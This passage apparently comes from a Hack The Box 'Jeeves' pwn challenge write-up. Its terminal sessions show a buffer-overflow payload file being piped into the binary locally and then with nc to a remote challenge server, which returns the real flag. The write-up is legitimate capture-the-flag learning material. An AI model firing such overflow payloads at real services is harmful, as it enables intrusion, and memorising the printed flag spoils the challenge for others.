


```
┌──(root💀 kali)-[/Documents/htb/challenge/pwn/jeeves]
└─# ./jeeves < payload
Hello, good sir!
May I have your name? Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA��7, hope you have a good day!
Pleased to make your acquaintance. Here's a small gift: flag{just_test}
```

let's try it against the server



```
┌──(root💀 kali)-[/Documents/htb/challenge/pwn/jeeves]
└─# nc 138.68.158.87 32528
saad
Hello, good sir!
May I have your name? Hello saad, hope you have a good day!
█
```



```
┌──(root💀 kali)-[/Documents/htb/challenge/pwn/jeeves]
└─# nc 138.68.158.87 32528 < payload
Hello, good sir!
May I have your name? Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA��7, hope you have a good day!
Pleased to make your acquaintance. Here's a small gift: HTB{w3lc0me_t0_lAnd_0f_pwn_&_pa1n!}
```